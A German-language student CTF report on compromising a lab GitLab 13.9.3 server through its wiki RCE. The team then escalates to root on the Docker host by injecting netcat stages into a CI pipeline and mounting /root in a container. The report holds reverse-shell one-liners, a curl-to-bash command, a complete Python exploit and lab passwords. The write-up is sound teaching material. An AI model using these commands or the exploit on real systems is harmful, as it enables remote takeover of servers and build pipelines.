

CYBER2 – CTF4

# Report CTF4

<b>Kandidaten:</b>	Martin Perotto	<a href="mailto:martin.perotto@stud.hslu.ch">martin.perotto@stud.hslu.ch</a>	20-298-592
	Fabian Stalder	<a href="mailto:fabian.stalder@stud.hslu.ch">fabian.stalder@stud.hslu.ch</a>	20-296-729
	Maurice Suter	<a href="mailto:maurice.suter.01@stud.hslu.ch">maurice.suter.01@stud.hslu.ch</a>	20-296-752
<b>Dozierende:</b>	Sebastian Obermeier		
<b>Eingereicht am:</b>	13.12.2022		

Hochschule Luzern - Informatik  
Studiengang Information & Cyber Security  
Suurstoffi 1  
6343 Rotkreuz

# Inhaltsverzeichnis

1. Übersicht.....	3
2. Flag 1 – «User Flag» .....	4
3. Flag 2 – «Root Flag» .....	9
4. Ausblick auf nächste CTF .....	12
5. Anhang .....	13
5.1 Anpasster Python-Exploit.....	13
5.2 Vollständiges Build Script.....	16
5.3 Abbildungsverzeichnis .....	19
5.4 Tabellenverzeichnis .....	19

# 1. Übersicht

Information	Host
Hostname	Solitude
OS	Debian 11 (bullseye)
Kernel-Version	SMP Debian 5.10.120-1 (2022-06-09)
IP	192.168.22.4
Services	Docker
Netzwerke	ens192: 192.168.22.4/24 br-4f104e6a8591: 172.18.0.1/16 docker0: 172.17.0.1/16 vethce2fd94@if5: fe80::806a:68ff:fe23:3948/64 veth47190b3@if7: fe80::6c9a:51ff:fe48:c613/64
Benutzer	gitlab-runner

Tabelle 1: Details Host Whiterun

Information	Container
Hostname	runner-46ndurfm-project-2-concurrent-0
OS	Debian 11 (bullseye) / Alpine
Kernel-Version	SMP Debian 5.10.120-1 (2022-06-09)
IP	172.170.02
Services	-
Benutzer	root

Tabelle 2: Details Container 1

Information	Container
Hostname	gitlab.robstargames.com
OS	Debian 11 (bullseye) / Alpine
Kernel-Version	SMP Debian 5.10.120-1 (2022-06-09)
IP	172.170.02
Services	https://gitlab.robstargames.com GitLab Community Edition 13.9.1
Benutzer	git

Tabelle 3: Details Container 2

Information	Service
URL	https://gitlab.robstargames.com
Service wird betrieben von:	git
Benutzer	Benutzer: bully    Passwort: Allegiance Benutzer: root    Passwort: GxptkEnmQxAAJmgXdWn78zSx

Tabelle 4: Details Service Port 443

## 2. Flag 1 – «User Flag»

Aus der CTF3 war der Gruppe bekannt, dass in dieser Challenge das GitLab unter «https://gitlab.robstargames.com» sowie der Host «solitude.robstargames.com» als Einstieg dient. Der Hint aus CTF3 war ein GitLab-Repository mit folgenden Angaben:

```
stormcloak@Riften:~/list-of-spies$ git remote -v
git remote -v
origin  git@gitlab.robstargames.com:stormcloak/list-of-spies.git (fetch)
origin  git@gitlab.robstargames.com:stormcloak/list-of-spies.git (push)
```

```
stormcloak@Riften:~/list-of-spies$ nslookup gitlab.robstargames.com
nslookup gitlab.robstargames.com
Server:          192.168.204.1
Address:         192.168.204.1#53

gitlab.robstargames.com canonical name = Solitude.robstargames.com.
Name:   Solitude.robstargames.com
Address: 192.168.22.4
```

Mit diesen Informationen wurde mit der Scan-Phase in die CTF4 gestartet. Im ersten Schritt wurde anhand von NMAP weitere Details über den Host «Solitude.robstargames.com» gesucht.

Befehl	Ergebnis			
<b>nmap -sT 192.168.22.4 -p1-65535</b>  <i>Nach offenen Ports scannen (alle 65'536 Ports)</i>	PORT	STATE	SERVICE	
	22/tcp	open	ssh	
	25/tcp	closed	smtp	
	80/tcp	open	http	
	443/tcp	open	https	
	3000/tcp	closed	ppp	
	22222/tcp	open	easyengine	
<b>nmap -sV 192.168.22.4 -p 22</b>	PORT	STATE	SERVICE	VERSION
	22/tcp	open	ssh	OpenSSH 8.4p1
<b>nmap -sV 192.168.22.4 -p 25</b>	PORT	STATE	SERVICE	VERSION
	25/tcp	closed	smtp	smtp
<b>nmap -sV 192.168.22.4 -p 80</b>	PORT	STATE	SERVICE	VERSION
	80/tcp	open	http	nginx
<b>nmap -sV 192.168.22.4 -p 443</b>	PORT	STATE	SERVICE	VERSION
	443/tcp	open	ssl/http	nginx
<b>nmap -sV 192.168.22.4 -p 3000</b>	PORT	STATE	SERVICE	VERSION
	3000/tcp	closed	http	
<b>nmap -sV 192.168.22.4 -p 22222</b>	PORT	STATE	SERVICE	VERSION
	22222/tcp	open	ssh	OpenSSH 8.2p1
<i>Diensterkennung inklusive eingesetzter Software</i>				

Tabelle 5: Übersicht NMAP

Vom momentanen Wissensstand her läuft auf dem Host Solitude auf Port 443 die GitLab-Web-oberfläche, welche mit der URL «https://gitlab.robstargames.com» vom Host Alduin aufgerufen werden kann.




Abbildung 1: Gitlab-Weboberfläche

Auffällig war, dass direkt beim Aufruf der Website ein Banner mit folgender Meldung angezeigt wird:

- CVE 2021-22205 has been patched successfully.

### Theorie – CVE-2021-22205

GitLab besitzt in den Versionen

- $\geq 11.9, < 13.8.8$
- $\geq 13.9, < 13.9.6$
- $\geq 13.10, < 13.10.3$

eine kritische Schwachstelle (CVSS Score 10). GitLab hat Bilddateien, die an einen Dateiparser übergeben werden, nicht ordnungsgemäss validiert. Ein Angreifer kann diese Schwachstelle ausnutzen, um einen Remote Command Execution (RCE) Angriff auf dem Remote-Zielsystem auszuführen.

Weitere Angaben wie beispielsweise ein Login hatten wir zu diesem Zeitpunkt nicht. Nachgelagert haben wir vom Dozierenden von CYBER2 das Investor-Magazin von Robstargames erhalten. Da das Investormagazin nicht öffentlich verfügbar ist, fassen wir in diesem Report die wichtigsten Punkte zusammen, welche für diese CTF relevant sind:

- Der CEO von Robstargames erwähnt im Interview, dass er seine Mitarbeitenden und deren Arbeit schätzt. Jedoch haben einige Engineers bei Robstargames die Angewohnheit, überall die gleichen Passwörter zu benutzen – auch bei geheimen Entwicklungsservern.
- In einem weiteren Abschnitt des Magazins wird Docker und deren Funktionsweise beschrieben.

Die Information, dass Engineers mehrfach die gleichen Passwörter benutzen, hat uns unterstützt, die CTF4 weiterzuführen.

Folgende Anmeldedaten haben wir während den vorhergehenden CTFs in CYBER2 gefunden.

Benutzer	Passwort	CTF
bully	Allegiance	CTF1
veezara	sKo0mA	CTF2
delphine	bladesRule	CTF2

Tabelle 6: Anmeldedaten CYBER2 CTF

Mit den Benutzerdaten von bully war eine Anmeldung auf dem GitLab-Server (<https://gitlab.robstargames.com>) möglich.

Die Version von GitLab kann unter <https://gitlab.robstargames.com/help> mit der aktiven Session von bully eingesehen werden.



Abbildung 2: Installierte GitLab-Version

Wie auf der vorherigen Seite beschrieben, hat diese Version von GitLab kritische Schwachstellen – unter anderem die CVE-2021-22205. Diese wurde gemäss Banner im GitLab jedoch bereits gepatcht. Der Dozierende von CYBER2 erwähnte jedoch, dass möglicherweise nicht alle Mitigationsmassnahmen umgesetzt sind, um die Schwachstelle vollständig zu schliessen.

Nachdem die Gruppe diverse Exploits wie

- <https://twitter.com/wvvuuuuuuuuuuuu/status/1442634215330390020>
- <https://github.com/inspiringz/CVE-2021-22205/blob/main/CVE-2021-22205.py>

erfolglos ausgeführt hat, welche die Schwachstelle CVE-2021-22205 mit Hilfe des ExifTool ausnutzen sollte, gingen wir wiederrum einem weiteren Tipp vom Laborteam nach. Der Tipp vom Laborteam war wie folgt:

- *Wie im Banner zu erkennen ist, wurde CVE-2021-22205 gepatcht. Version 13.9.3 hat aber noch mehr zu bieten ;)*

Für die Version 13.9.3 hat unsere Gruppe auf der Exploit-DB einen Exploit gefunden:

- <https://www.exploit-db.com/exploits/49944>

Der Exploit verlangt insgesamt vier Parameter:

- Parameter «-u»: username (gültigen Benutzernamen für GitLab)
- Parameter «-p»: password (gültiges Passwort für GitLab)
- Parameter «-c»: command (Auszuführender Befehl auf dem GitLab-Server)
- Parameter «-h»: url (URL der GitLab-Instanz)

Alle erforderlichen Parameter wurden zusammengefasst und der Exploit wurde ausgeführt.

```
python3 exploit.py -u bully -p Allegiance -c "ls -la" -t https://gitlab.robstargames.com
```

Der gefundene Exploit von der Exploit-DB basiert auf einer Schwachstelle im Ruby Frontend-Renderer des GitLab-Wikis.

Bei den ersten Durchführungen bekamen wir viele Zertifikatswarnungen unter anderem vom python-requests Modul. Das Problem ist, dass auf dem GitLab-Server ein self-signed Zertifikat verwendet wird, welches von Python nicht überprüft werden kann.

Um dieses Problem zu umgehen, gibt es zwei Möglichkeiten in Python:

1. Unsichere Aufrufe mit dem Parameter `verify=false` erlauben
2. Server Zertifikat beim Aufruf mitgeben

Quelle: <https://levelup.gitconnected.com/solve-the-dreadful-certificate-issues-in-python-requests-module-2020d922c72f>

Die Gruppe entschied sich, die Möglichkeit 1 mit dem Parameter «`verify=false`» zu nutzen. Die bessere und sicherere Lösung wäre die Möglichkeit 2, das entsprechende Server Zertifikat dem Request anzuhängen.

Das angepasste Python Script befindet sich im Anhang dieses Dokuments. Mit den Anpassungen konnte die Zertifikatswarnung umgangen und der Exploit erfolgreich durchgeführt werden.

Als Kontrolle, dass der Exploit erfolgreich ausgeführt wurde, konnte im GitLab das neu erstellte Projekt angesehen werden (im Kontext des Benutzers bully unter Projects → Your projects). Jedoch bekamen wir keine «Bestätigung», welche uns zeigte, ob der Command im Parameter «-c» des Exploits auch funktionierte.

Anschliessend probierten wir mit unterschiedlichen Commands eine Reverse-Shell mit dem Exploit herzustellen – ohne Erfolg. Untenstehend ist eine nicht vollständige Liste mit versuchten Commands für eine Reverse Shell, welche nicht funktionierten.

```
python exploit.py -u bully -p Allegiance -c "bash -i >&
/dev/tcp/192.168.156.158/4444 0>&1" -t "https://gitlab.robstargames.com"
python exploit.py -u bully -p Allegiance -c "nc 192.168.156.158 4444 -e /bin/sh"
-t "https://gitlab.robstargames.com"
python exploit.py -u bully -p Allegiance -c "0<&196;exec
196<>/dev/tcp/192.168.156.158/4444; sh <&196 >&196 2>&196" -t "https://git-
lab.robstargames.com"
python exploit.py -u bully -p Allegiance -c "/bin/bash -l >
/dev/tcp/192.168.156.158/4444 0<&1 2>&1" -t "https://gitlab.robstargames.com"
```

Nach einigen Stunden Probieren, kontaktierten wir nochmals das Labor-Team. Das Labor-Team erstellte auf dem Angreifer-Host Alduin einen PoC mit zwei Shells:

#### Shell 1:

```
python3 -m http.server
```

Dieser Befehl erstellt einen Python Webserver auf Port 8000. Dies ist ein Standard-Webserver, der zum Dateiaustausch zwischen verschiedenen Hosts im Netzwerk verwendet werden kann. In der Standard-Konfiguration wird auf dem Webserver das Verzeichnis `/home/labadmin/` des Hosts Alduin angezeigt.

#### Shell 2:

```
python3 exploit.py -u bully -p Allegiance -c "curl http://192.168.156.158:8000" -t
"https://gitlab.robstargames.com"
```

Der Command ruft von der IP 192.168.22.4 die Startseite des Python Webservers (Alduin) auf. Die Bestätigung für den Aufruf und das Funktionieren des Exploits konnte in der Shell 1 nach dem Ausführen des Exploits eingesehen werden:

```
192.168.22.4 - - [12/Dec/2022 16:03:09] "GET / HTTP/1.1" 200 -
```

Als der PoC und dessen Möglichkeiten verstanden wurde, erstellte die Gruppe unter /home/labadmin/gitlab\_exploit/ die Datei «test.sh» mit dem untenstehenden Inhalt. Mit dem bash-Befehl wird eine Reverse-Shell auf die IP 192.168.156.158 auf Port 4444 erstellt.

```
(labadmin@Alduin)-[~/gitlab_exploit]
$ cat
test.sh
bash -i >& /dev/tcp/192.168.156.158/4444 0>&1
```

### Theorie – Reverse Shell

Bei einer Reverse-Shell sendet der Angreifercomputer den Exploit, der Exploit zwingt den Zielrechner dazu, eine Verbindung zurück zum Angreifercomputer herzustellen. Der Zielcomputer wartet also nicht an einem angegebenen Port oder Dienst auf die eingehende Verbindung, sondern stellt diese selbst her.




Abbildung 3: Funktionsweise einer Reverse-Shell

Die Datei «test.sh» muss nun vom Angreifer-Host Alduin auf den GitLab-Server übertragen und anschliessend ausgeführt werden. Mit dem ersten Teil vor der Pipe («|») wird die Datei vom Python-Webserver auf den GitLab-Server geladen, der Inhalt dieser Datei wird anschliessend in einer Shell – in unserem Fall /bin/bash – weitergeleitet und ausgeführt.

```
python3 exploit.py -u bully -p Allegiance -c "curl
http://192.168.156.158:8000/gitlab_exploit/test.sh | /bin/bash" -t
"https://gitlab.robstargames.com"
```

### Theorie – Pipe

Eine Pipe ist eine Form von Umleitung. Es überträgt die Daten von Standard-Output an weitere Programme oder Befehle. Das bedeutet, dass das Ergebnis von einem Programm (in unserem Fall der Befehl «curl http://192.168.156.158:8000/gitlab\_exploit/test.sh») als Eingabe für ein anderes Programm dient (in unserem Fall wird der Inhalt der Datei test.sh an die Shell /bin/bash übergeben und anschliessend ausgeführt).

Mit Linux Pipes können umfangreiche Arbeiten geschrieben werden, aus diesem Grund verweisen wir auf externe Quellen mit weiteren Informationen:

- <https://www.ionos.de/digitalguide/server/konfiguration/linux-pipes/>
- <https://www.geeksforgeeks.org/piping-in-unix-or-linux/>

Mit dem obenstehenden Befehl konnte eine Reverse-Shell auf dem GitLab-Server hergestellt werden. Anschliessend konnte das User Flag ausgelesen werden.

```
git@gitlab:/home/gitlab/gitlab$ find /home/ -iname "user.txt"
find /home/ -iname "user.txt"
/home/gitlab/user.txt
```



### 3. Flag 2 – «Root Flag»

Nachdem das User Flag gefunden wurde, durchsuchten wir die Ordnerstruktur mit dem eingeloggten User «git». Im User-Ordner von gitlab im Pfad /home/gitlab/gitlab/ fanden wir ein «.yaml» File. In der YAML-Datei ist die Konfiguration des GitLab-Containers abgebildet, zu welchem wir eine Reverse-Shell haben und das User Flag gefunden haben.

```
cat docker-compose.yml
version: '2.0'

services:
  gitlab:
    container_name: 'gitlab'
    image: 'gitlab.enterpriselab.ch:4567/nislab/cyber2/stage4-1-gitlab-image:latest'
    restart: 'always'
    hostname: 'gitlab.robstargames.com'
    environment:
      GITLAB_OMNIBUS_CONFIG: |
        external_url 'https://gitlab.robstargames.com'
        # Add any other gitlab.rb configuration here, each on its own line
        gitlab_rails['gitlab_shell_ssh_port'] = 22222
        gitlab_rails['initial_root_password'] = "GxptkEnmQxAAJmgXdWn78zSx"
        letsencrypt['enable'] = false
        nginx['redirect_http_to_https'] = true
        nginx['ssl_certificate'] = "/etc/ssl/certs/gitlab/server-cert.pem"
        nginx['ssl_certificate_key'] = "/etc/ssl/certs/gitlab/server-key.pem"
    ports:
      - '80:80'
      - '443:443'
      - '22222:22'
    volumes:
      - '/home/gitlab:/home/gitlab:ro'
      - '/home/gitlab/gitlab/config:/etc/gitlab'
      - '/home/gitlab/gitlab/logs:/var/log/gitlab'
      - '/home/gitlab/gitlab/data:/var/opt/gitlab'
      - '/home/gitlab/gitlab/certs:/etc/ssl/certs/gitlab'

  gitlab-runner-docker:
    container_name: 'gitlab-runner-docker'
    image: 'gitlab/gitlab-runner:latest'
    restart: 'always'
    hostname: 'gitlab-runner-docker'
    volumes:
      - '/var/run/docker.sock:/var/run/docker.sock'
```

In dieser YAML-Datei fanden wir ein Passwort, welches Initial für den User «root » gesetzt wird. Wir versuchten damit eine SSH-Session auf den Solitude-Host aufzubauen. Die Anmeldedaten funktionierten aber nicht. Es war jedoch möglich sich damit auf «https://gitlab.robstargames.com» erfolgreich als «root» anzumelden.

Auf GitLab haben wir mit diesem Vorgehen Zugriff auf ein bisher unbekanntes Projekt erhalten – «Elder-Scrolls-6». Dieses Projekt beinhaltet weitere Build-Pipelines.

#### Theorie – Pipeline

Eine Code-Pipeline ist eine Reihe von Schritten, die zur Erstellung, Prüfung und Bereitstellung von Software ausgeführt werden. Diese Schritte sind in der Regel automatisiert und ermöglichen es beispielsweise, Code aus einem Quellcode-Repository abzurufen und auf ein Zielsystem zu übertragen. Code-Pipelines können dazu beitragen, den Softwareentwicklungsprozess zu rationalisieren und sicherzustellen, dass der Code konsistent und zuverlässig getestet und bereitgestellt wird.

Als Erstes ist uns das «.gitlab-ci.yml»-File aufgefallen. Mit Hilfe eines solchen Files werden Build-Pipelines definiert. Es werden also alle in der Pipeline auszuführenden Schritte vorgegeben.




Name	Last commit	Last update
Assets	Add basic project structure	11 months ago
Packages	Add basic project structure	11 months ago
ProjectSettings	Add basic project structure	11 months ago
ci	Update docker_build.sh	2 days ago
 .gitlab-ci.yml	Update .gitlab-ci.yml file	11 minutes ago
 LICENSE.md	Add license	11 months ago
 README.md	Add basic project structure	11 months ago

Abbildung 4: Übersicht "Elder-Scrolls-6"

Mit der Absicht durch eine Anpassung dieses Build Scripts eine Reverse Shell zu starten, editierten wir zuerst die «deploy»-Stage. Durch das Einfügen des Netcat Commands erhofften wir uns bei der Ausführung der Pipeline bereits das gewünschte Resultat zu erhalten.

Anmerkung:

Der Übersicht halber wird untenstehend nur ein Auszug des Scripts aufgeführt – das vollständige Script ist im Anhang zu finden.

```
deploy:
  image: alpine:latest
  stage: deploy
  script:
    - echo "deploy commands will go here"
    - echo "Application successfully deployed."
    - nc 192.168.156.158 4445 -e /bin/sh
```

Das Vorgehen hat funktioniert – wir haben eine Shell erhalten. Wir haben jedoch schnell festgestellt, dass uns diese nicht zu Erfolg führen wird. Die erhaltene Shell ist im GitLab-Container gefangen, weil der Command in der Shell des Containers ausgeführt wurde. Wir haben somit keinen Zugang auf den Solitude-Host. Damit die Reverse Shell auch wirklich vom Solitude-Host initiiert wird, muss der Netcat Command vor dem Deployment des Containers ausgeführt werden.

Als nächster Schritt wurde der Netcat Command somit in die «prepare»-Stage eingebettet und die Build Pipeline nochmals gestartet.

```
nc:
  stage: prepare
  tags:
    - shell
  script:
    - nc 192.168.156.158 4446 -e /bin/sh
```

Nun haben wir die Shell des Solitude-Hosts erhalten und sind als Benutzer «root» angemeldet.

Im untenstehenden Bild ist die erhaltene Reverse Shell zusammen mit der Build Pipeline zu sehen. Die Build Pipeline bleibt (bis zu einem Timeout) im Status «running», da sie auf die Terminierung unseres eingefügten Netcat Commands wartet. Solange die Reverse Shell jedoch nicht geschlossen wird, wird auch der Command nicht terminieren und das Build somit nie fertiggestellt.

The screenshot shows a GitLab CI/CD pipeline interface. At the top, there are tabs for 'All 21', 'Finished', 'Branches', and 'Tags'. A 'Run Pipeline' button is visible. Below the tabs is a search bar labeled 'Filter pipelines'. The main table lists pipeline runs. The first row, #37, is in a 'running' state. The second row, #36, is in a 'blocked' state. A terminal window is overlaid on the interface, showing a reverse shell session. The terminal prompt is 'labadmin@Alduin: ~/.ssh'. The user enters 'nc -lnvp 4446', and the terminal shows 'listening on [any] 4446 ...'. A connection is established from [192.168.22.4] 37478. The user then enters 'docker run -v /root:/r alpine ls -la /r', and the terminal shows the output of the command, which lists the contents of the root directory. The output includes files like ., .., .bash\_history, .bashrc, .cache, .docker, .gitconfig, .gnupg, .profile, .ssh, and root.txt. The user then enters 'docker run -v /root:/r alpine cat /r/root.txt', and the terminal shows the output of the command, which is 'Your flag is: ac8b5511b90eb076f5cf1e77412baea3'.

Abbildung 5: Build-Pipeline zusammen mit Reverse Shell

Um an das root Flag zu gelangen, starteten wir einen Docker Container, in dem das Root Verzeichnis des Docker Hosts «Solitude» als Volume gemountet wurde. Auf dem Host Solitude wurde keine Namespace Isolation eingesetzt, so ist es möglich, mit dem Root User innerhalb des Containers das root.txt-File auf dem Solitude-Host zu lesen.

```
docker run -v /root:/r alpine ls -la /r
```

Das Auslesen des Root Flags ist möglich, weil die UID des Users innerhalb und ausserhalb des Containers identisch sind. Wenn Namespace Isolation verwendet worden wäre, hätte der Versuch, das File von Root zu lesen, keinen Erfolg versprochen. Dies, weil die UID des Hosts im Container auf eine inexistente UID auf dem Host Solitude verweisen würde.

```
docker run -v /root:/r alpine cat /r/root.txt
Your flag is: ac8b5511b90eb076f5cf1e77412baea3
```

Da es sich hierbei nicht um eine interaktive Shell handelt, muss der Container für jeden Command, der ausgeführt werden soll, erneut gestartet werden.

## **4. Ausblick auf nächste CTF**

Dies war die letzte CTF im Modul «CYBER2», aus diesem Grund gibt keine Hinweise auf eine nächste Challenge.

## 5. Anhang

### 5.1 Angepasster Python-Exploit

```
#!/usr/bin/python3

import requests
from bs4 import BeautifulSoup
import random
import os
import argparse

import pty, socket, os

parser = argparse.ArgumentParser(description='GitLab < 13.9.4 RCE')
parser.add_argument('-u', help='Username', required=True)
parser.add_argument('-p', help='Password', required=True)
parser.add_argument('-c', help='Command', required=True)
parser.add_argument('-t', help='URL (Eg: http://gitlab.example.com)', required=True)
args = parser.parse_args()

username = args.u
password = args.p
gitlab_url = args.t
command = args.c

session = requests.Session()

# Authenticating
print("[1] Authenticating")
r = session.get(gitlab_url + "/users/sign_in", verify=False)
soup = BeautifulSoup(r.text, features="lxml")
token = soup.findAll('meta')[16].get("content")

login_form = {
    "authenticity_token": token,
    "user[login]": username,
    "user[password]": password,
    "user[remember_me]": "0"
}
```

```

# r = session.post(f"{gitlab_url}/users/sign_in", data=login_form, verify='/home/labadmin/Downloads/gitlab-robstargames-com-chain.pem')
r = session.post(f"{gitlab_url}/users/sign_in", data=login_form, verify=False)

if r.status_code != 200:
    exit(f"Login Failed:{r.text}")
else:
    print("Successfully Authenticated")

# Creating Project
print("[2] Creating Project")
r = session.get(f"{gitlab_url}/projects/new", verify=False)
soup = BeautifulSoup(r.text, features="lxml")

project_token = soup.findAll('meta')[16].get("content")
project_token = project_token.replace("==", "%3D%3D")
project_token = project_token.replace("+", "%2B")
project_name = f'project{random.randrange(1, 10000)}'
cookies = {'sidebar_collapsed': 'false', 'event_filter': 'all', 'hide_auto_devops_implicitly_enabled_banner_1': 'false', '_gitlab_session': session.cookies['_gitlab_session'],}

payload=f"utf8=%E2%9C%93&authenticity_token={project_token}&project%5Bci_cd_only%5D=false&project%5Bname%5D={project_name}&project%5Bpath%5D={project_name}&project%5Bdescription%5D=&project%5Bvisibility_level%5D=20"

r = session.post(gitlab_url+'/projects', data=payload, cookies=cookies, verify=False)

if "The change you requested was rejected." in r.text:
    exit('Exploit failed, check input params')
else:
    print("Successfully created project")

# Cloning Wiki and Writing Files
print("[3] Pushing files to the project wiki")
wiki_url = f'{gitlab_url}/{username}/{project_name}.wiki.git'
os.system(f"git clone {wiki_url} /tmp/project")

f1 = open("/tmp/project/load1.rmd","w")
f1.write('{:options syntax_highlighter="rouge" syntax_highlighter_opts="{formatter: Redis, driver: ../get_process_mem\}" /\n\n')
f1.write('~~~ ruby\n')
f1.write('    def what?\n')
f1.write('        42\n')
f1.write('    end\n')
f1.write('~~~\n')

```

```

f1.close()

f2 = open("/tmp/project/load2.rmd","w")
temp='{:options syntax_highlighter="rouge" syntax_highlighter_opts="{a: \'`'+command+\'`\', formatter: GetProcessMem\}\' /}\n\n'
f2.write(temp)
f2.write('~~~ ruby\n')
f2.write('    def what?\n')
f2.write('        42\n')
f2.write('    end\n')
f2.write('~~~\n')
f2.close()

# It will prompt for user and pass. Enter it.
os.system('cd /tmp/project && git add -A . && git commit -m "Commit69" && git push')

print("Succesfully Pushed")

# Cleaning Up
os.system('rm -rf /tmp/project')

# Triggering RCE

print("[4] Triggering RCE")
print(command)
trigger_url=f"{gitlab_url}/{username}/{project_name}/-/wikis/load2"
print(trigger_url)
# print("Test")

r = session.get(trigger_url, cookies=cookies, verify=False)
# print("Test2")

# s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
# s.connect(("192.168.156.158", 4444));
# os.dup2(s.fileno(), 0);
# os.dup2(s.fileno(), 1);
# os.dup2(s.fileno(), 2);
# pty.spawn("/bin/sh")

```

## 5.2 Vollständiges Build Script

```
stages:
  - prepare
  - build_and_test
  - deploy

variables:
  BUILD_NAME: secret-project
  IMAGE: alpine
  UNITY_DIR: $CI_PROJECT_DIR
  VERSION_NUMBER_VAR: $CI_COMMIT_REF_SLUG-$CI_PIPELINE_ID-$CI_JOB_ID
  UNITY_USERNAME: myusername
  UNITY_PASSWORD: mypassword

image: $IMAGE

netcat_shell:
  stage: prepare
  tags:
    - shell
  script:
    - nc 192.168.156.158 4446 -e /bin/sh

get-unity-version:
  image: alpine
  stage: prepare
  variables:
    GIT_DEPTH: 1
  script:
    - echo UNITY_VERSION=$(cat $UNITY_DIR/ProjectSettings/ProjectVersion.txt | grep "m_EditorVersion:.*" | awk '{ print $2}') | tee prepare.env
  artifacts:
    reports:
      dotenv: prepare.env

.unity_before_script: &unity_before_script
before_script:
  - chmod +x ./ci/before_script.sh && ./ci/before_script.sh

.cache: &cache
cache:
  key: "$CI_PROJECT_NAMESPACE-$CI_PROJECT_NAME-$CI_COMMIT_REF_SLUG-$TEST_PLATFORM"
  paths:
    - $UNITY_DIR/Library/
```



```

.license: &license
  rules:
    - if: '$UNITY_LICENSE != null'
      when: always

.unity_defaults: &unity_defaults
  <<:
    - *unity_before_script
    - *cache

# run this job when you need to request a license
get-activation-file:
  rules:
    - if: '$UNITY_LICENSE == null'
      when: manual
  stage: prepare
  script:
    - chmod +x ./ci/get_activation_file.sh && ./ci/get_activation_file.sh

.test: &test
  stage: build_and_test
  <<: *unity_defaults
  script:
    - chmod +x ./ci/test.sh && ./ci/test.sh
  artifacts:
    when: always
    expire_in: 2 weeks
  tags:
    - shell

test-playmode:
  <<: *test
  variables:
    TEST_PLATFORM: playmode

test-editmode:
  <<: *test
  variables:
    TEST_PLATFORM: editmode

.build: &build
  stage: build_and_test
  <<: *unity_defaults
  script:
    - chmod +x ./ci/build.sh && ./ci/build.sh

```

```

artifacts:
  paths:
    - $UNITY_DIR/Builds/
  tags:
    - shell

build-StandaloneLinux64:
  <<: *build
  variables:
    BUILD_TARGET: StandaloneLinux64

build-StandaloneOSX:
  <<: *build
  image: $IMAGE
  variables:
    BUILD_TARGET: StandaloneOSX

build-StandaloneWindows64:
  <<: *build
  image: $IMAGE
  variables:
    BUILD_TARGET: StandaloneWindows64

build-android:
  <<: *build
  image: $IMAGE
  variables:
    BUILD_TARGET: Android
    BUNDLE_VERSION_CODE: $CI_PIPELINE_IID
    BUILD_APP_BUNDLE: "false"

build-ios-xcode:
  <<: *build
  image: $IMAGE
  variables:
    BUILD_TARGET: iOS

deploy:
  image: alpine:latest
  stage: deploy
  script:
    - echo "deploy commands will go here"
    - echo "Application successfully deployed."
    - nc 192.168.156.158 4445 -e /bin/sh

```

## 5.3 Abbildungsverzeichnis

Abbildung 1: Gitlab-Weboberfläche .....	5
Abbildung 2: Installierte GitLab-Version .....	6
Abbildung 3: Funktionsweise einer Reverse-Shell .....	8
Abbildung 4: Übersicht "Elder-Scrolls-6" .....	10
Abbildung 5: Build-Pipeline zusammen mit Reverse Shell .....	11

## 5.4 Tabellenverzeichnis

Tabelle 1: Details Host Whiterun .....	3
Tabelle 2: Details Container 1 .....	3
Tabelle 3: Details Container 2 .....	3
Tabelle 4: Details Service Port 443 .....	3
Tabelle 5: Übersicht NMAP .....	4
Tabelle 6: Anmeldedaten CYBER2 CTF .....	6